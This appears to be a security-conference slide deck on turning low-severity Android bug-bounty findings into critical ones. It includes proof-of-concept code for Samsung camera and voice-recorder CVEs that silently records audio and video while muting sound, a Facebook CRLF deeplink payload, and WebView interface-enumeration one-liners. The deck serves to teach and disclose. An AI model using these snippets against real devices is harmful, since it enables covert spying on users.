

Discovering the hidden treasures in Mobile Apps

Lets see one treasure





WHOAMI



Rahul Kankrale

- Security Engineer @CRED
- Mobile App Security

 @RahulKankrale



Akshansh Jaiswal

- Security Engineer @CRED
- Web and Mobile App Security

 @Akshanshjaiswl

Agenda

- Common low severity bugs reports
- Going above and beyond into escalating low severity bugs
- How to find the bugs more easily

Common low severity bugs reports

Javascript null alert



1. Sensitive Information in APK

- API-keys
- Username and Passwords
- Internal info and other data points

2. Intent Abuse

- Reporting an activity can be opened by another app
- Triggering deeplink without any sensitive action

3. Webview in mobile apps

- Null alert with a javascript execution
- Launching file URI in blank page without any sensitive operation.
- Launching arbitrary website without any impact


Going above and beyond into
escalating low severity bugs

Critical Attack surface in Android Apps

1. Android app storage
2. Intent flow interception
3. Privacy issues(permission abuse)
4. Arbitrary code execution


Android app storage

- User cookie token stealing
- Private App files stealing



Intent flow interception

- Abuse of StartActivityForResult/setResult method to steal private info
- Abuse of Broadcast receiver and Service to steal private info



Vulnerable
Code
For
Intent
Interception

```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState){
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Intent intent=new Intent(MainActivity.this, SecondActivity.class);
        intent.putExtra("ClientId","abcd");
        startActivityForResult(intent, 2);
    }

    @Override
    protected void onActivityResult(int requestCode, int resultCode, Intent data) {
        super.onActivityResult(requestCode, resultCode, data);
        if(requestCode==2)
        {
            String accessToken = data.getStringExtra("accessToken");
            Log.d("Access Token", accessToken);
        }
    }
}
```


SecondActivity.java

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_second);

    Intent intent = new Intent();
    intent.putExtra("accessToken", accessToken);
    setResult(2,intent);
    finish();
}
}
```

Privacy issues

- Misusing Camera, Microphone, Location without any permission and interaction.



Arbitrary code execution

- Manipulating current app behaviour
- Installing third party apps via code execution



Journey of finding the bug



Samsung spycam


CVE-2022-30717/CVE-2022-23998

Samsung Spy

Audio



No audio source



Deeplinks of com.sec.android.app.camera.executor.AssistantActionActivity

```
<intent-filter android:label="@string/camera_label">
  <action android:name="android.intent.action.VIEW" />
  <category android:name="android.intent.category.DEFAULT" />
  <category android:name="android.intent.category.VOICE" />
  <data android:scheme="camera" android:host="change.mode" />
  <data android:scheme="camera" android:host="change.camera" />
  <data android:scheme="camera" android:host="change.flash" />
  <data android:scheme="camera" android:host="change.timer" />
  <data android:scheme="camera" android:host="capture.mode" />
  <data android:scheme="camera" android:host="capture.camera" />
  <data android:scheme="camera" android:host="capture.timer" />
  <data android:scheme="camera" android:host="capture.flash" />
  <data android:scheme="camera" android:host="show.setting" />
  <data android:scheme="camera" android:host="change.resolution" />
  <data android:scheme="camera" android:host="capture.resolution" />
  <data android:scheme="camera" android:host="change.angle" />
  <data android:scheme="camera" android:host="capture.angle" />
  <data android:scheme="camera" android:host="change.zoom" />
  <data android:scheme="camera" android:host="capture.zoom" />
  <data android:scheme="camera" android:host="change.supersteady" />
  <data android:scheme="camera" android:host="capture.supersteady" />
  <data android:scheme="camera" android:host="change.motionphoto" />
  <data android:scheme="camera" android:host="capture.motionphoto" />
  <data android:scheme="camera" android:host="create.myfilter" />
  <data android:scheme="camera" android:host="select.myfilter" />
  <data android:scheme="camera" android:host="check.info" />
  <data android:scheme="camera" android:host="change.multi_recording_type" />
  <data android:scheme="camera" android:host="capture.multi_recording_type" />
  <data android:scheme="camera" android:host="change.single_take_capture_time" />
  <data android:scheme="camera" android:host="capture.single_take_capture_time" />
</intent-filter>
```

```
for (String str4 : queryParameterNames) {
    ArrayList arrayList = new ArrayList();
    arrayList.add(data.getQueryParameter(str4));
    hashMap.put(str4, arrayList);
    if ("isCameraActivity".equals(str4)) {
        str = data.getQueryParameter(str4);
    }
    if ("ModeName".equals(str4)) {
        str2 = data.getQueryParameter(str4);
    }
    if ("currentMode".equals(str4)) {
        str3 = data.getQueryParameter(str4);
    }
}
if (str != null && str2 == null) {
    ArrayList arrayList2 = new ArrayList();
    arrayList2.add(str3);
    hashMap.put(RulePathParam.getName(4), arrayList2);
}
bundle.putSerializable("params", hashMap);
}
if (str != null) {
    ActionStateSet.setIsWaitForActivityStart(true);
    if (str.equals("false")) {
        ActionStateSet.setCurrentActivity(this, "Setting");
    }
    if (!ActionStateSet.init("viv.cameraApp.action." + host, bundle)) {
        ActionStateSet.setIsWaitForActivityStart(false);
        ActionStateSet.setCurrentActivity(this, null);
        return;
    }
}
```

```
String action = getIntent().getAction();
Bundle extras = getIntent().getExtras();
Bundle bundle = new Bundle();
HashMap hashMap = new HashMap();
boolean isVoiceInteractionRoot = isVoiceInteractionRoot();
Log.d(TAG, "checkGoogleIntentCamera : isVoiceInteractionRoot = " + isVoiceInteractionRoot);
String str2 = "back";
if (extras != null) {
    if (extras.get(GOOGLE_EXTRA_USE_FRONT_CAMERA) != null && extras.getBoolean(GOOGLE_EXTRA_USE_FRONT_CAMERA)) {
        str2 = Constants.EXTRA_DATA_CAMERA_FACING_FRONT;
    }
    str = findAvailableShootingMode(extras.getString(GOOGLE_EXTRA_CAMERA_MODE, "default"));
    if (extras.get(GOOGLE_EXTRA_CAMERA_OPEN_ONLY) != null && extras.getBoolean(GOOGLE_EXTRA_CAMERA_OPEN_ONLY)) {
        if (!"default".equals(str)) {
            ArrayList arrayList = new ArrayList();
            arrayList.add(str);
            hashMap.put(RulePathParam.getName(4), arrayList);
            bundle.putSerializable("params", hashMap);
        } else if ("android.media.action.VIDEO_CAMERA".equals(action)) {
            ArrayList arrayList2 = new ArrayList();
            arrayList2.add(Constants.EXTRA_DATA_PREVIOUS_MODE_VIDEO);
            hashMap.put(RulePathParam.getName(4), arrayList2);
            bundle.putSerializable("params", hashMap);
        }
        ActionStateSet.init(ActionStateSet.ActionId.ACTION_CHANGE_MODE.getActionId(), bundle);
        launchCameraActivity("default", str2);
        return true;
    }
} else {
    str = "default";
}
boolean z2 = false;
if ("android.media.action.STILL_IMAGE_CAMERA".equals(action)) {
```

```
public enum ActionId {
    ACTION_CHANGE_MODE("viv.cameraApp.action.change.mode"),
    ACTION_CHANGE_CAMERA("viv.cameraApp.action.change.camera"),
    ACTION_CHANGE_FLASH("viv.cameraApp.action.change.flash"),
    ACTION_CHANGE_TIMER("viv.cameraApp.action.change.timer"),
    ACTION_CAPTURE_MODE("viv.cameraApp.action.capture.mode"),
    ACTION_CAPTURE_CAMERA("viv.cameraApp.action.capture.camera"),
    ACTION_CAPTURE_TIMER("viv.cameraApp.action.capture.timer"),
    ACTION_CAPTURE_FLASH("viv.cameraApp.action.capture.flash"),
    ACTION_SHOW_SETTING("viv.cameraApp.action.show.setting"),
    ACTION_CHECK_MODE("viv.cameraApp.action.check.mode"),
    ACTION_CHECK_INFO("viv.cameraApp.action.check.info"),
    ACTION_CHANGE_SUPERSTEADY("viv.cameraApp.action.change.supersteady"),
    ACTION_CAPTURE_SUPERSTEADY("viv.cameraApp.action.capture.supersteady"),
    ACTION_CHANGE_MOTIONPHOTO("viv.cameraApp.action.change.motionphoto"),
    ACTION_CAPTURE_MOTIONPHOTO("viv.cameraApp.action.capture.motionphoto"),
    ACTION_CHANGE_ZOOM("viv.cameraApp.action.change.zoom"),
    ACTION_CAPTURE_ZOOM("viv.cameraApp.action.capture.zoom"),
    ACTION_CHANGE_RESOLUTION("viv.cameraApp.action.change.resolution"),
    ACTION_CAPTURE_RESOLUTION("viv.cameraApp.action.capture.resolution"),
    ACTION_CHANGE_ANGLE("viv.cameraApp.action.change.angle"),
    ACTION_CAPTURE_ANGLE("viv.cameraApp.action.capture.angle"),
    ACTION_CREATE_MYFILTER("viv.cameraApp.action.create.myfilter"),
    ACTION_SELECT_MYFILTER("viv.cameraApp.action.select.myfilter"),
    ACTION_GET_LOCATION_TAG("viv.cameraApp.action.gallery.getlocationtag"),
    ACTION_SET_LOCATION_TAG("viv.cameraApp.action.gallery.setlocationtag"),
    ACTION_CHANGE_MULTI_RECORDING_TYPE("viv.cameraApp.action.change.multi_recording_type"),
```



```
private static final SparseArray<String> mStringDepot = new SparseArray<String>() {  
    {  
        append(1000, "camera_change_mode");  
        append(1, "ShootingSelect");  
        append(2, "Timer");  
        append(3, ExifInterface.TAG_FLASH);  
        append(4, "ModeName");  
        append(5, "ModeCameraType");  
        append(6, "CameraType");  
        append(7, "Info");  
        append(8, "isQrMode");  
        append(9, "SuperSteady");  
        append(10, "MotionPhoto");  
        append(11, "Resolution");  
        append(12, "Zoom");  
        append(13, "Angle");  
        append(14, "MultiRecordingType");  
        append(15, "SingleTakeCaptureTime");  
    }  
};
```

```
Intent intent = new Intent();
intent.setData(Uri.parse("camera://capture.mode?ModeName=Video&ShootingSelect=1"));
startActivity(intent);
```

```
AudioManager am = (AudioManager) getSystemService(Context.AUDIO_SERVICE);
    for(int i=0;i<30;i++){
        am.adjustStreamVolume(AudioManager.STREAM_RING,AudioManager.ADJUST_LOWER,0);
        am.adjustStreamVolume(AudioManager.STREAM_ALARM,AudioManager.ADJUST_LOWER,0);
        am.adjustStreamVolume(AudioManager.STREAM_NOTIFICATION,AudioManager.ADJUST_LOWER,0);
        am.adjustStreamVolume(AudioManager.STREAM_SYSTEM,AudioManager.ADJUST_LOWER,0);
    }
```

[CVE-2020-0089](#)

Samsung Voice Recorder

CVE-2022-28789



```
3 Intent intent = new Intent("com.sec.android.app.voicenote.rec_start_widget");
4 intent.setPackage("com.sec.android.app.voicenote");
5 sendBroadcast(intent);
6
7
8
9 fb();
10 stopRecord();
11 saveRecord();
12 handler.removeCallbacks(null);
13 fb();
14 }
15 public void stopRecord() {
16     handler.postDelayed(runnable = new Runnable() {
17         @Override
18         public void run() {
19             Intent intent = new Intent();
20             intent.setClassName("com.sec.android.app.voicenote", "com.sec.android.app.voicenote.activity.SimpleActivity");
21             startActivity(intent);
22         }
23     }, 80 * 100);
24 }
25 public void fb() {
26     Intent i = new Intent();
27     i.setClassName("com.facebook.katana", "com.facebook.katana.IntentUriHandler");
28     i.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
29     startActivity(i);
30 }
31 }
```

Facebook CRLF deep-link

fb://offersite/detail/view/?offer_view_id=0&share_id=0&title=+&of
ferx_id=405047066717127&site_uri=http/https

fb://offersite/detail/view/?offer_view_id=0&share_id=0&title=+&of
ferx_id=405047066717127&site_uri=http%0A&site_uri=

Making bug finding easy

- Finding javascript interface through unique approach

Enumerable properties



Finding javascript interface with reverse engineering + obfuscated code



Get the Js interfaces with single line of javascript.



```
1.1. Object.getOwnPropertyNames(window).forEach(function(v, x) { document.writeln(v); });
```


```
1.2. Object.getOwnPropertyNames(window.apkInterface).forEach(function(v, x) { document.writeln(v); });
```

```
1.3. document.write(apkInterface.getApkPushParams());
```

Tools

- House Tool

(A runtime mobile application analysis toolkit with a Web GUI, powered by Frida, written in Python)



Demo

FILEIO

SHAREDREFERENCES

HTTP

WEBVIEW

SQL

IPC New

MISC

Enable/Disable

Clear All

Refresh: On

```
arg0: extra_launch_uri
```

```
(java.lang.String) : fb://friends/requests_tab  
@ 11:3:56:972
```

```
arg0: launched_from_tab  
arg1: true
```

```
(android.content.Intent) : Intent { (has extras) }  
@ 11:3:56:963
```

Thank you

We would love to hear feedback and questions from you